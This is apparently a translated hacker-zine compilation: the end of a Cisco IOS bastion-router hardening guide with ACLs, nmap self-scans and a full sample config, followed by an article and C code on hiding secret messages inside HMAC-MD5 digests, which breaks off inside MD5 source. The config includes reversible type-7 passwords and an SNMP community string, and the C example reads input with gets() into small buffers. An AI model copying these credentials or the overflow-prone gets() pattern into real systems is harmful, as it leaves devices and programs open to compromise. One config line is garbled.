no service tcp-small-servers
no service finger
no ip bootp server
! не включено по умолчанию, но проявим паранойю
no ip http server
```

## no cdp run

Cisco Discovery Protocol (CDP) — это независимый от среды передачи протокол, который по умолчанию работает на всём оборудовании Cisco. Протокол используется для управления сетью и обнаружения других устройств Cisco. В документации Cisco говорится:

*«CDP позволяет приложениям управления сетью обнаруживать устройства Cisco, которые являются соседями уже известных устройств, в частности соседей, работающих на нижних прозрачных уровнях протоколов.»*

Чтобы отключить CDP на конкретном интерфейсе, можно использовать:

```
interface Ethernet1
no cdp enable
```

Чтобы отключить CDP на всех интерфейсах, можно использовать глобальную команду:

```
no cdp run
```

## no ip unreachable

По умолчанию, когда список доступа отбрасывает пакет, маршрутизатор возвращает сообщение ICMP типа 3, кода 13 (administratively prohibited). Это позволяет потенциальным злоумышленникам знать, что маршрутизатор реализует фильтры списков доступа. Кроме того, большинство UDP-сканирований полагаются на то, что цель отправляет обратно сообщения об отсутствии маршрута. Чтобы сорвать UDP-сканирование, мы можем запретить маршрутизатору отправлять любые ICMP-сообщения типа 3 (unreachable), указав следующее на каждом интерфейсе:

```
no ip unreachable
```

## no ip proxy-arp

По умолчанию IOS включает проху ARP на всех интерфейсах. Поскольку нам этот сервис не нужен, мы его отключим:

```
interface Ethernet0
  no ip proxy-arp
interface Ethernet1
  no ip proxy-arp
```

## no ip redirects

В случаях, когда нам не нужно отправлять перенаправления, мы отключим их:

```
interface Ethernet0
  no ip redirects
interface Ethernet1
  no ip redirects
```

---

## Шаг 8: Защита от спуфинга

Идея защиты от спуфинга состоит в том, что никто из внешней сети не должен отправлять вам пакеты с исходным адресом вашей внутренней сети или определёнными общеизвестными и зарезервированными адресами. Мы будем использовать списки доступа для отбрасывания и регистрации таких пакетов. Имеется соответствующий интернет-драфт (draft-manning-dsua-00.txt), в котором обсуждаются зарезервированные блоки адресов, которые должны блокироваться на краю сети.

```
ip access-list extended e1-in
! Защита от спуфинга: нет пакетов с src-адресом = нашей внутренней сети
! Обычно это не будет сеть RFC 1918
deny ip 192.168.0.0 0.0.255.255 any log
!
! Запретить первый октет нулей, все единицы и адрес loopback
deny ip 0.0.0.0 0.255.255.255 any log
deny ip host 255.255.255.255 any log
deny ip 127.0.0.0 0.255.255.255 any log
!
! Запретить класс D (multicast) и класс E (зарезервировано для будущего использования)
deny ip 224.0.0.0 15.255.255.255 any log
deny ip 240.0.0.0 7.255.255.255 any log
!
! Запретить адреса RFC 1918
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.15.255.255 any log
! включено выше в данном примере
! deny ip 192.168.0.0 0.0.255.255 any log
!
! Запретить тестовую сеть
```

```
deny ip 192.0.2.0 0.0.0.255 any log
!  
! Запретить автоконфигурацию конечного узла  
deny ip 169.254.0.0 0.0.255.255 any log
```

Идеальным решением было бы использование коммутатора, который отбрасывает пакеты, приходящие на интерфейс с исходным адресом, который не маршрутизируется через этот интерфейс. В некоторых выпусках IOS это реализуется через Cisco Express Forwarding (CEF) совместно с командой интерфейса `ip verify unicast reverse-path`. Это требует строго симметричных маршрутизирующих конфигураций и маршрутизатора серии 7500 (любой 7000 с IOS 11.3) или гигабитного коммутирующего маршрутизатора 12000 для работы CEF.

---

## Шаг 9: Противодействие атакам «отказ в обслуживании»

За последние несколько лет появилась волна новых атак типа «отказ в обслуживании» (DoS). Мы можем использовать списки доступа и другие механизмы для предотвращения некоторых распространённых DoS-атак или, по меньшей мере, повышения нашей устойчивости к ним.

### SYN-флуд

SYN-флуд происходит, когда злоумышленник отправляет TCP SYN-сегмент с недостижимым поддельным исходным адресом на открытый порт цели. Жертва отвечает SYN,ACK на недостижимый хост, и TCP-рукопожатие никогда не завершается. Очередь соединений жертвы быстро заполняется полуоткрытыми соединениями в состоянии SYN\_RCVD. В какой-то момент TCP сервера начинает отбрасывать новые SYN.

SYN-флуды обсуждаются в публикации Cisco «Defining Strategies to Protect Against TCP SYN Denial of Service Attacks» [4]. В Cisco IOS есть механизм под названием TCP Intercept [5], который можно использовать для защиты от SYN-флудов. TCP Intercept был введён в IOS 11.3 и требует специального набора функций; он входит в Enterprise feature set и, по нашим сведениям, в некоторые наборы для провайдеров и, возможно, в другие.

Мы обнаружили, что TCP Intercept хорошо работает на практике (защищая от реальных SYN-флудов); однако его настройка может быть очень запутанной, и детали будут варьироваться в зависимости от ряда факторов. Рекомендуем ознакомиться с документацией Cisco, и если вы уязвимы к SYN-флудам, рассмотрите возможность реализации TCP Intercept для смягчения их последствий.

### Атака Land

Программа land отправляет жертве пакет с одинаковыми исходным и целевым портами, а также одинаковыми IP-адресами. Это вызывает панику на многих сетевых устройствах, включая хосты Unix, хосты Windows, маршрутизаторы и т.д.

Мы рекомендуем использовать один из более новых выпусков IOS, содержащих исправления этой уязвимости. Технический бюллетень Cisco содержит подробные сведения о том, какие версии IOS уязвимы. [6] Если обновление до более новой версии IOS невозможно, бюллетень также содержит информацию о том, как настроить списки доступа для защиты.

## Остановить злоумышленников изнутри (входная фильтрация)

Если внутренняя сеть содержит ненадёжные хосты или пользователей, можно использовать входную фильтрацию (Ingress Filtering) [7]. Запрещая пакеты с поддельными исходными адресами, входная фильтрация предотвращает запуск некоторых DoS-атак злоумышленниками изнутри.

В нашем случае это достигается путём разрешения выхода наружу только для действительных внутренних адресов и последующего запрета всех остальных:

```
! Входной фильтр: разрешить только нашу сеть наружу
ip access-list extended e0-in
  permit ip 192.168.0.0 0.0.255.255 any
  deny ip any any log
!
! применить к входящим пакетам на внутреннем интерфейсе
interface Ethernet0
  ip access-group e0-in in
```

## Атаки Smurf

Smurf-атаки продолжают преследовать интернет. Если не принять надлежащих мер, вы можете стать жертвой или усилителем Smurf-атаки. Крейг Хьюген написал статью с подробным описанием Smurf-атак и методов защиты [8].

Чтобы не дать использовать вашу сеть в качестве Smurf-усилителя, необходимо фильтровать пакеты, отправляемые на широковещательный адрес вашей сети.

```
interface Ethernet0
  no ip directed-broadcast

interface Ethernet1
  no ip directed-broadcast
```

---

## Шаг 10: Защита хостов за маршрутизатором

Маршрутизатор также может обеспечивать дополнительную защиту хостов за ним. Это могут быть бастийные хосты, работающие веб-серверами, FTP, почтовыми и DNS-серверами. В качестве примера мы реализуем списки доступа для фильтрации доступа к хосту HTTP-сервера (192.168.0.5). Мы считаем, что в целом рекомендуется фильтровать как входящие, так и исходящие пакеты (используя входящие «in» списки доступа на каждом интерфейсе — мы редко сталкиваемся со случаями, когда используем исходящие «out» списки доступа).

```
ip access-list extended e1-in
! разрешить tcp/80 на веб-сервер
  permit tcp any host 192.168.0.5 eq www
!
interface Ethernet1
  ip access-group e1-in in

ip access-list extended e0-in
! разрешить установленные соединения с веб-сервера
  permit tcp host 192.168.0.5 eq www any established
!
interface Ethernet0
  ip access-group e0-in in
```

Обратите внимание, что это не защитит от атак на командный канал, направленных против разрешённых сервисов.

---

## Шаг 11: Проверка конфигурации

Как упоминалось ранее, в зависимости от версии IOS команда `sh running-config` может не отображать, включены ли TCP и UDP small-servers. Следует как минимум выполнить сканирование портов маршрутизатора для проверки базовой конфигурации. Обратите внимание, что если вы отключили IP unreachable, вам придётся временно включить их снова для выполнения UDP-сканирования.

Для выполнения сканирования можно использовать программу nmap от Fyodor [9].

### TCP-сканирование

```
[root@fuel src]# nmap -sT 192.168.0.1 -p 1-65535

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.0.1):
Port      State      Protocol  Service
23        open       tcp       telnet
```

Если вы не разрешаете доступ VTY, открытых портов быть не должно. В данном случае мы разрешаем доступ TELNET с того же хоста, с которого выполнялось сканирование.

### UDP-сканирование

```
[root@fuel config]# nmap -sU 192.168.0.1
WARNING: -sU is now UDP scan -- for TCP FIN scan use -sF

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.0.1):
Port      State      Protocol  Service
123       open       udp       ntp
161       open       udp       snmp
387       open       udp       aurp
611       open       udp       npmp-gui
727       open       udp       unknown
910       open       udp       unknown
```

Примечание: при использовании nmap для UDP-сканирования маршрутизаторов мы наблюдали ложные срабатывания. Для таких тестов рекомендуется использовать несколько сканеров. Ниже мы направляем `udp_scan` из SATAN на маршрутизатор. В данном случае оказывается, что 611/udp и 727/udp на самом деле не открыты:

```
[root@fuel bin]# ./udp_scan 192.168.0.1 1-1024
123:ntp:
161:snmp:
387:UNKNOWN:
910:UNKNOWN:
```

Также мы заметили, что в версиях IOS 11.2 и 11.3 открыты порты 387/udp и 910/udp. Если кто-то из Cisco мог бы объяснить это — мы были бы очень рады услышать ответ. У нас не включён AppleTalk, так что это не объясняет udp/387. Мы тестировали IOS 12.0 с точно такой же конфигурацией — там они не открыты.

---

## Благодарности

Спасибо всем, кто рецензировал статью и предоставил ценные отзывы. Вы знаете, кто вы.

---

## Ссылки

### Общие ссылки

Материал «Increasing Security on IP Networks» доступен по адресу:

<http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm>

Бюллетени безопасности Cisco Internet Security Advisories доступны по адресу:  
<http://www.cisco.com/warp/public/707/advisory.html>

**\*\*Конкретные ссылки\*\***

[0] Marcus J. Ranum, «Thinking About Firewalls V2.0: Beyond Perimeter Security»  
<http://www.clark.net/pub/mjr/pubs/think/index.htm>

[1] Декодирование паролей типа 7  
[http://geek-girl.com/bugtraq/1997\\_4/0156.html](http://geek-girl.com/bugtraq/1997_4/0156.html)

[2] Методы восстановления паролей  
<http://www.cisco.com/warp/public/701/22.html>

[3] Бюллетень CIAC о приветственных баннерах  
<http://ciac.llnl.gov/ciac/bulletins/j-043.shtml>

[4] «Defining Strategies to Protect Against TCP SYN Denial of Service Attacks»  
<http://www.cisco.com/warp/public/707/4.html>

[5] Информация о TCP Intercept  
[http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed\\_cr/secur\\_c/scprt3/scdenial.htm](http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scdenial.htm)

[6] Информация об атаках Land  
<http://www.cisco.com/warp/public/770/land-pub.shtml>

[7] RFC 2267: Network Ingress Filtering: Defeating Denial of Service Attacks by P. Ferguson and D. Senie  
<ftp://ftp.isi.edu/in-notes/rfc2267.txt>

[8] Статья Крейга Хьюгена  
<http://users.quadranner.com/chuegen/smurf.cgi>

Cisco также опубликовала материал «Minimizing the Effects of "Smurfing" Denial of Service (DOS) Attacks»:  
<http://www.cisco.com/warp/public/707/5.html>

[9] nmap от Fyodor  
<http://www.insecure.org/nmap/>

---

## Приложение А

Ниже приведена полная конфигурация маршрутизатора.

```
<+> P55/Bastion-router/cisco-conf.txt !75510e67

! Мы заменили мнемонические имена следующими адресами:
!
! ntp_server1_ip: 192.168.1.100
! ntp_server2_ip: 192.168.1.101
! syslog1_ip: 192.168.1.102
! syslog1_ip: 192.168.1.103
! mgmt_ip: 192.168.1.104
! snmp_mgmt_ip: 192.168.1.105
```

```
!  
version 11.3  
service timestamps debug uptime  
service timestamps log datetime localtime  
!  
! защита паролей  
service password-encryption  
enable secret 5 $1$k2gM$4W2tuuTUqxuRd.LQxsh/v.  
!  
username variablek password 7 110F0B0012  
username brett password 7 15190E1A0D24  
ip subnet-zero  
!  
hostname reeb  
!  
interface Ethernet0  
description Inside Interface  
ip address 192.168.0.1 255.255.0.0  
ip access-group e0-in in  
no ip directed-broadcast  
no ip unreachableables  
no ip proxy-arp  
no ip redirects  
!  
interface Ethernet1  
description Outside Interface  
ip address 172.16.1.1 255.255.255.252  
ip access-group e1-in in  
no ip directed-broadcast  
no ip unreachableables  
no ip proxy-arp  
no ip redirects  
!  
! отключить ненужные сервисы  
no ip bootp server  
! http-сервер отключён по умолчанию. но проявим паранойю.  
no ip http server  
no service tcp-small-servers  
no service udp-small-servers  
no service finger  
no cdp run  
!  
! отключить пакеты с маршрутизацией от источника  
no ip source-route  
!  
! настройка часов  
clock timezone PST -8  
clock summer-time zone recurring  
! настройка NTP  
ntp authenticate  
ntp authentication-key 1 md5 151C1F1C0F7932 7  
ntp trusted-key 1  
ntp access-group peer 20  
ntp server 192.168.1.100 key 1 prefer  
ntp server 192.168.1.101 key 1  
!  
! настройка журналирования  
service timestamps log datetime localtime  
logging buffered 4096 informational  
logging console informational  
logging 192.168.1.102  
logging 192.168.1.103  
!  
! настройка SNMP  
! разрешить чтение SNMP с хостов в access-list 10  
snmp-server community h4rd2gu3ss ro 10  
! отправлять ловушки с именами сообщений  
snmp-server trap-authentication  
! отправлять все ловушки на хост управления через внутренний интерфейс  
snmp-server trap-source Ethernet0  
snmp-server host 192.168.1.105 h4rd2gu3ss
```

```

!
! простая статическая маршрутизация. маршрут по умолчанию к провайдеру
ip route 0.0.0.0 0.0.0.0 172.16.1.2
ip route 192.168.0.0 255.255.0.0 192.168.0.2
!
! стандартные IP access-list'ы
!
! разрешённые хосты для чтения SNMP
no access-list 10
access-list 10 permit host 192.168.1.105
access-list 10 deny any
!
! хосты NTP
no access-list 20
access-list 20 permit host 192.168.1.100
access-list 20 permit host 192.168.1.101
access-list 20 deny any
!
! хосты, которым разрешено подключаться по telnet к маршрутизатору
no access-list 99
access-list 99 permit host 192.168.1.104
access-list 99 deny any
!
! расширенные IP access-list'ы
!
no ip access-list extended e1-in
ip access-list extended e1-in
! Защита от спуфинга
! Запретить пакеты снаружи с src-адресом = нашим внутренним сетям
! Обычно это не будет сетью RFC 1918
deny ip 192.168.0.0 0.0.255.255 any log
!
! Запретить первый октет нулей, все единицы и loopback
deny ip 0.0.0.0 0.255.255.255 any log
deny ip host 255.255.255.255 any log
deny ip 127.0.0.0 0.255.255.255 any log
!
! Запретить класс D (multicast) и класс E (зарезервировано)
deny ip 224.0.0.0 15.255.255.255 any log
deny ip 240.0.0.0 7.255.255.255 any log
!
! Запретить адреса RFC 1918
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.15.255.255 any log
! включено выше в данном примере
! deny ip 192.168.0.0 0.0.255.255 any log
!
! Запретить тестовую сеть
deny ip 192.0.2.0 0.0.0.255 any log
! Запретить автоконфигурацию конечного узла
deny ip 169.254.0.0 0.0.255.255 any log
!
! Разрешения ICMP
! Разрешить сообщения о необходимости фрагментации (тип 3 код 4)
permit icmp any 192.168.0.0 0.0.255.255 packet-too-big
! Разрешить исходящий ping и MS-style traceroute (тип 0)
permit icmp any 192.168.0.0 0.0.255.255 echo-reply
! Раскомментируйте для разрешения ping в внутреннюю сеть (тип 8)
! permit icmp any 192.168.0.0 0.0.255.255 echo
! Раскомментируйте для разрешения traceroute
! permit icmp any 192.168.0.0 0.0.255.255 ttl-exceeded
!
! разрешить определённые соединения
! пример: разрешить соединения снаружи с веб-сервером
permit tcp any host 192.168.0.5 eq 80
!
! явный запрет по умолчанию
deny ip any any log
!
no ip access-list extended e0-in
ip access-list extended e0-in

```

```

!
! наша политика: разрешить только ответы от внутреннего веб-сервера,
! некоторые ICMP и конкретным внутренним хостам доступ к маршрутизатору.
!
! разрешить определённые соединения
! пример: разрешить ответы с веб-сервера
permit tcp host 192.168.0.5 eq www any established
!
! разрешить соединения от ntp, mgmt и т.д. к маршрутизатору
permit udp host 192.168.1.105 host 192.168.0.1 eq snmp
permit udp host 192.168.1.100 host 192.168.0.1 eq ntp
permit udp host 192.168.1.101 host 192.168.0.1 eq ntp
permit tcp host 192.168.1.104 host 192.168.0.1 eq telnet
!
! разрешить конкретные ICMP наружу
permit icmp 192.168.0.0 0.0.255.255 any packet-too-big
permit icmp 192.168.0.0 0.0.255.255 any echo
! Раскомментируйте для разрешения входящих ping-ответов
! permit icmp 192.168.0.0 0.0.255.255 any echo-reply
! Раскомментируйте для разрешения traceroute
! permit icmp 192.168.0.0 0.0.255.255 any ttl-exceeded
!
! Входная фильтрация: раскомментируйте для запрета соединений к маршрутизатору
! и разрешения исходящих, если исходный адрес = нашей сети. В данном случае
! мы не разрешаем никакой трафик наружу и сразу переходим к явному запрету.
! deny ip any host 192.168.0.1 log
! permit ip 192.168.0.0 0.0.255.255 any
!
! явный запрет
deny ip any any log
!
!
line con 0
login local
! выход при простое консоли через две минуты
exec-timeout 2 0
line aux 0
! Раскомментируйте ниже для отключения входа на порту AUX
! no exec
! Или разрешите доступ по паролю
login local
line vty 0 4
! раскомментируйте для отключения прослушивателя telnet
! transport input none
access-class 99 in
login local
end

```

\$Id: bastion-ios.txt,v 1.26 1999/06/24 17:06:21 beldridg Exp \$

<-->

---

**EOF**

# Stego Hasho

Автор: Conehead

---

## Введение

Использование хеш-функций (контрольных сумм) в системах шифрования и дешифрования не находится под экспортным контролем правительства США. Но даже если в какой-то момент хеш-функции и будут запрещены к экспорту в целях обеспечения конфиденциальности, всё равно останется скрытый способ достижения приватности с помощью их разрешённых, экспортируемых форм (если только экспорт MAC-кодов также не окажется под контролем).

---

## Целостность

Типичное применение хеш-функции (по сути, однонаправленного шифратора — в отличие от двунаправленных алгоритмов наподобие DES или RSA, принимающего сообщение переменной длины и сводящего его к фиксированному числу случайных битов) — это обеспечение целостности сообщения при передаче от отправителя к получателю (или любому другому участнику). Сообщение и вычисленный отправителем хеш передаются по сети, после чего получатель сравнивает полученный хеш с хешем, вычисленным самостоятельно с использованием общей хеш-функции применительно к полученному сообщению. Если хеши не совпадают, можно предположить, что сообщение повреждено.

1:  $H(\text{сообщение}) \text{ --- сообщение, хеш --- } H(\text{сообщение})$

---

## Аутентификация

Хотя описанный подход обеспечивает целостность сообщения, он не обеспечивает его аутентификацию. Аутентификацию сообщения посредством хеша (как правило, только между отправителем и получателем) можно обеспечить, добавив к сообщению общий секретный ключ, которым располагают и отправитель, и получатель (возможно, обменявшиеся им по протоколу Диффи — Хеллмана). В PGP аутентификация хеша реализована через открытый ключ, что обычно позволяет её проверить любому желающему. Сообщение (без ключа) и вычисленный отправителем хеш (с использованием ключа) передаются по каналу связи, после чего получатель сравнивает полученный хеш с хешем, вычисленным самостоятельно с помощью общей хеш-функции применительно к полученному сообщению и общему ключу. Данный метод сохраняет возможность отрицания причастности среди владельцев ключей. При использовании аутентификации следует также рассмотреть применение одноразового случайного числа (nonce) в хеше во избежание атаки повторного воспроизведения. Очевидно, что тот, кто применит хеш-функцию только к самому сообщению, не получит совпадения. В таком случае можно предположить, что речь идёт о MAC (коде аутентификации сообщения). Если хеши не совпадают, получатель может не знать, что именно является причиной: нарушение целостности и/или аутентификации.

2:  $H(\text{сообщение} + \text{ключ}) \text{ --- } \text{сообщение, хеш} \text{ --- } H(\text{сообщение} + \text{ключ})$

Обязательной конструкцией протокола 2 для интернет-протоколов безопасности является HMAC Белларе.

3:  $H(\text{ключ XOR opad}, H(\text{ключ XOR ipad}, \text{сообщение}))$

---

## Конфиденциальность

Несмотря на то что хеш-МАС обеспечивает целостность и аутентификацию сообщения, данный метод не обеспечивает конфиденциальности содержимого. Вместе с тем определённую форму конфиденциальности сообщений с помощью хешей можно достичь, добавив несколько простых шагов. Помимо сообщения и ключа, отправитель добавляет к хешируемым данным секретное сообщение. По каналу связи передаются открытое сообщение (без ключа и секретного сообщения) и вычисленный отправителем хеш (с использованием ключа и секретного сообщения). Получатель сравнивает полученный хеш с хешем, вычисленным самостоятельно с помощью общей хеш-функции применительно к полученному сообщению, общему ключу и секретному сообщению. Получатель может сначала проверить, является ли хеш МАС-кодом, а затем искать секретное сообщение. Если хеши не совпадают, он может не знать, что именно виновато: нарушение целостности, аутентификации и/или невозможность определить секретное сообщение.

4:  $H(\text{открытое\_сообщение} + \text{ключ} + \text{секретное\_сообщение}) \text{ --- } \text{открытое\_сообщение, хеш} \text{ --- } H(\text{открытое\_сообщение} + \text{ключ} + \text{секретное\_сообщение})$

В случае HMAC секретное сообщение может быть присоединено к открытому.

5:  $H(\text{ключ XOR opad}, H(\text{ключ XOR ipad}, \text{открытое\_сообщение} + \text{секретное\_сообщение}))$

Очевидный вопрос для получателя: как выбрать правильное секретное сообщение, чтобы хеш вычислился корректно? Ответ — использовать метод грубой силы со словарём возможных секретных сообщений, аналогично программам взлома паролей, где открытое сообщение играет роль соли. При всей кажущейся нереалистичности такого подхода сочетание нескольких факторов превращает перебор в практически применимое решение: выбор словаря «секретных сообщений» с разумным пространством поиска (гранулярность которого задаётся буквами, словами и/или фразами), упорядоченность словаря (отсортированного от наиболее употребительных к наименее), достаточная скорость хеширования (размер секретного сообщения при этом не является определяющим фактором) и/или параллельное выполнение вычислений хешей. Помимо нахождения секретного сообщения, будет также гарантирована целостность и аутентификация как открытого, так и секретного сообщений.

---

## Стеганография

К этому моменту должно быть очевидно из того, что передаётся по каналу связи в протоколах 2 и 4: хеш-конфиденциальность обладает также стеганографическим (скрытым) свойством. Хеши, используемые в качестве одноразовых шифровальных блокнотов или в операциях типа «зерно/шелуха» (wheat/chaff) для обеспечения конфиденциальности, таким свойством не обладают. В качестве вариации этого метода можно также создать стего-версию, вовсе убрав открытое сообщение. Некоторые приложения, такие как S/key, в определённых точках своих протоколов передают по сети только хеши.

6:  $H(\text{ключ} + \text{секретное\_сообщение}) \text{ --- } \text{хеш} \text{ --- } H(\text{ключ} + \text{секретное\_сообщение})$

Стойкость метода шифрования определяется стойкостью лежащего в его основе MAC (хеш-функции, длины ключа, повторного использования ключа и конструкции). Стойкость стеганографического метода заключается в том, чтобы создавать впечатление использования только MAC: минимизировать повторное использование открытого сообщения, не раскрывая другим формулу конструкции stego hasho и использовать как можно меньше стего-хешей для передачи большого сообщения (это связано с гранулярностью словаря). Если секретные сообщения нужно связать последовательно в одно большое сообщение, для упорядочивания достаточно использовать в каждом сообщении одноразовое число — например, метку времени (или применять внешний порядковый номер, как в сетевых пакетах). Стеганографическое свойство при этом сохраняется, поскольку MAC и сами используют одноразовые числа. Примерами сценариев, в которых большое сообщение можно передать, не вызывая подозрений, могут служить поток аутентифицированных пакетов IPv6 или передача списка файлов с соответствующими контрольными суммами. С точки зрения криптоанализа, стеганализа и прочих атак важную роль играет использование стойкой хеш-функции и надёжной конструкции. Кроме того, полезны частые смены открытого сообщения и секретного ключа. Если конкретная хеш-функция или конструктивный изъян приводит к компрометации шифрования — следует перейти на более надёжную. При этом, однако, старые секретные сообщения могут быть раскрыты.

Несколько иронично, что данный метод стеганографии основан на встраивании секрета в шифртекст (хеш), эксплуатируя ошибочное представление о функции этого шифртекста. Другие методы стеганографии (например, использование битов изображения) являются более слабыми и могут быть связаны с большими накладными расходами, хотя их можно усилить шифрованием встроенного секрета.

Пример реализации stego hasho с конструкцией HMAC (исходный код доступен в RFC2104) с использованием хеша MD5 (исходный код доступен в RFC1321) и онлайн-словаря английского языка (исходный код доступен у вашего местного взломщика).

---

## Код

```
/*stego hasho exampleo */
#include <time.h>
#include <stdio.h>
#include <string.h>

int
main ()
{
    char shared_secret_key[8];
    char dictionary_word[20];
    char message[100];
    char public_message[50];
    time_t timestamp_nonce;
    char secret_message[20];
    unsigned char sender_sent_digest[16], receiver_computed_digest[16];
    int i;

    FILE *inFile = fopen ("english.dictionary", "r");
    printf ("HMAC-MD5 Stego Hasho\n");
    printf ("Sender-\n");
    printf ("Input shared secret key:");
    gets(shared_secret_key);
    printf ("Input public message:");
    gets(public_message);
    time (&timestamp_nonce);
    printf ("Input secret message:");
    gets(secret_message);
```

```

printf ("Creating hash\n");
sprintf(message,"%s%d",public_message,timestamp_nonce);
strcat(message,secret_message);
hmac_md5(message, strlen(message), shared_secret_key,
          strlen(shared_secret_key), sender_sent_digest);
printf ("Sent across wire from sender to receiver-\nmessage:%s%d hash:",
        public_message,timestamp_nonce);
for (i = 0; i < 16; i++)
    printf ("%02x", sender_sent_digest[i]);
printf ("\nReceiver-\n");
printf ("See if only MAC\n");
sprintf(message,"%s%d",public_message,timestamp_nonce);
hmac_md5(message, strlen(message), shared_secret_key,
          strlen(shared_secret_key), receiver_computed_digest);
printf ("MAC hash:");
for (i = 0; i < 16; i++)
    printf ("%02x",receiver_computed_digest[i]);
if (memcmp(sender_sent_digest,receiver_computed_digest,16) != 0)
    printf ("\nNot a MAC!\n");
else {
    printf ("\nIt's a MAC!\n");
    fclose(inFile);
    exit(0);
}
printf ("Finding secret message\n");
while (fscanf(inFile,"%s",dictionary_word) != EOF) {
    sprintf(message,"%s%d",public_message,timestamp_nonce);
    strcat(message,dictionary_word);
    hmac_md5(message, strlen(message), shared_secret_key,
              strlen(shared_secret_key), receiver_computed_digest);
    if (memcmp(sender_sent_digest,receiver_computed_digest,16) == 0) {
        printf ("Dictionary word hash:");
        for (i = 0; i < 16; i++)
            printf ("%02x", receiver_computed_digest[i]);
        printf ("\nThe secret message is %s!\n",dictionary_word);
        break;
    }
}
if (memcmp(sender_sent_digest,receiver_computed_digest,16) != 0)
    printf ("The secret message was not found!\n");
fclose(inFile);
}

```

### Пример выполнения:

```

HMAC-MD5 Stego Hasho
Sender-
Input shared secret key:test
Input public message:this is a test
Input secret message:omega
Creating hash
Sent across wire from sender to receiver-
message:this is a test915085524 hash:9b7ba39ec743b0eaacbc08aaa51565b
Receiver-
See if only MAC
MAC hash:324d28bc83e881782914b32812c97152
Not a MAC!
Finding secret message
Dictionary word hash:9b7ba39ec743b0eaacbc08aaa51565b
The secret message is omega!

```

### Исходный код (успешно скомпилирован в среде SunOS)

---

### Makefile

```

CC = cc
md5driver: md5driver.o hmac.o md5.o

```

```
□$(CC) -o md5driver md5driver.o hmac.o md5.o

example: hmac.o example.o md5driver.o md5.o
□$(CC) -o example hmac.o md5driver.o md5.o
```

---

## md5.h

```
#include <memory.h>

/*
*****
** md5.h -- header file for implementation of MD5 **
** RSA Data Security, Inc. MD5 Message-Digest Algorithm **
** Created: 2/17/90 RLR **
** Revised: 12/27/90 SRD,AJ,BSK,JT Reference C version **
** Revised (for MD5): RLR 4/27/91 **
** -- G modified to have y&~z instead of y&z **
** -- FF, GG, HH modified to add in last register done **
** -- Access pattern: round 2 works mod 5, round 3 works mod 3 **
** -- distinct additive constant for each step **
** -- round 4 added, working mod 7 **
*****
*/

/*
*****
** Copyright (C) 1990, RSA Data Security, Inc. All rights reserved. **
** **
** License to copy and use this software is granted provided that **
** it is identified as the "RSA Data Security, Inc. MD5 Message- **
** Digest Algorithm" in all material mentioning or referencing this **
** software or this function. **
** **
** License is also granted to make and use derivative works **
** provided that such works are identified as "derived from the RSA **
** Data Security, Inc. MD5 Message-Digest Algorithm" in all **
** material mentioning or referencing the derived work. **
** **
** RSA Data Security, Inc. makes no representations concerning **
** either the merchantability of this software or the suitability **
** of this software for any particular purpose. It is provided "as **
** is" without express or implied warranty of any kind. **
** **
** These notices must be retained in any copies of any part of this **
** documentation and/or software. **
*****
*/

/*#define bcopy(x,y,n) memmove(y,x,n)
#define bzero(x,y) memset(x,0,y)
#define bcmp(x,y,n) memcmp(x,y,n)*/

/* typedef a 32-bit type */
typedef unsigned long int UINT4;

/* Data structure for MD5 (Message-Digest) computation */
typedef struct {
    UINT4 i[2];           /* number of _bits_ handled mod 2^64 */
    UINT4 buf[4];         /* scratch buffer */
    unsigned char in[64]; /* input buffer */
    unsigned char digest[16]; /* actual digest after MD5Final call */
} MD5_CTX;

void MD5Init ();
void MD5Update ();
void MD5Final ();
/*
```



```

/* F, G, H and I are basic MD5 functions */
#define F(x, y, z) (((x) & (y)) | ((~x) & (z)))
#define G(x, y, z) (((x) & (z)) | ((y) & (~z)))
#define H(x, y, z) ((x) ^ (y) ^ (z))
#define I(x, y, z) ((y) ^ ((x) | (~z)))

/* ROTATE_LEFT rotates x left n bits */
#define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))

/* FF, GG, HH, and II transformations for rounds 1, 2, 3, and 4 */
/* Rotation is separate from addition to prevent recomputation */
#define FF(a, b, c, d, x, s, ac) \
    { (a) += F ((b), (c), (d)) + (x) + (UINT4)(ac); \
      (a) = ROTATE_LEFT ((a), (s)); \
      (a) += (b); \
    }
#define GG(a, b, c, d, x, s, ac) \
    { (a) += G ((b), (c), (d)) + (x) + (UINT4)(ac); \
      (a) = ROTATE_LEFT ((a), (s)); \
      (a) += (b); \
    }
#define HH(a, b, c, d, x, s, ac) \
    { (a) += H ((b), (c), (d)) + (x) + (UINT4)(ac); \
      (a) = ROTATE_LEFT ((a), (s)); \
      (a) += (b); \
    }
#define II(a, b, c, d, x, s, ac) \
    { (a) += I ((b), (c), (d)) + (x) + (UINT4)(ac); \
      (a) = ROTATE_LEFT ((a), (s)); \
      (a) += (b); \
    }

/* The routine MD5Init initializes the message-digest context
   mdContext. All fields are set to zero.
*/
void MD5Init (mdContext)
MD5_CTX *mdContext;
{
    mdContext->i[0] = mdContext->i[1] = (UINT4)0;

    /* Load magic initialization constants.
       */
    mdContext->buf[0] = (UINT4)0x67452301;
    mdContext->buf[1] = (UINT4)0xefcdab89;
    mdContext->buf[2] = (UINT4)0x98badcfe;
    mdContext->buf[3] = (UINT4)0x10325476;
}

/* The routine MD5Update updates the message-digest context to
   account for the presence of each of the characters inBuf[0..inLen-1]
   in the message whose digest is being computed.
*/
void MD5Update (mdContext, inBuf, inLen)
MD5_CTX *mdContext;
unsigned char *inBuf;
unsigned int inLen;
{
    UINT4 in[16];
    int mdi;
    unsigned int i, ii;

    /* compute number of bytes mod 64 */
    mdi = (int)((mdContext->i[0] >> 3) & 0x3F);

    /* update number of bits */
    if ((mdContext->i[0] + ((UINT4)inLen << 3)) < mdContext->i[0])
        mdContext->i[1]++;
    mdContext->i[0] += ((UINT4)inLen << 3);
    mdContext->i[1] += ((UINT4)inLen >> 29);

    while (inLen--) {

```

```

/* add new character to buffer, increment mdi */
mdContext->in[mdi++] = *inBuf++;

/* transform if necessary */
if (mdi == 0x40) {
    for (i = 0, ii = 0; i < 16; i++, ii += 4)
        in[i] = (((UINT4)mdContext->in[ii+3]) << 24) |
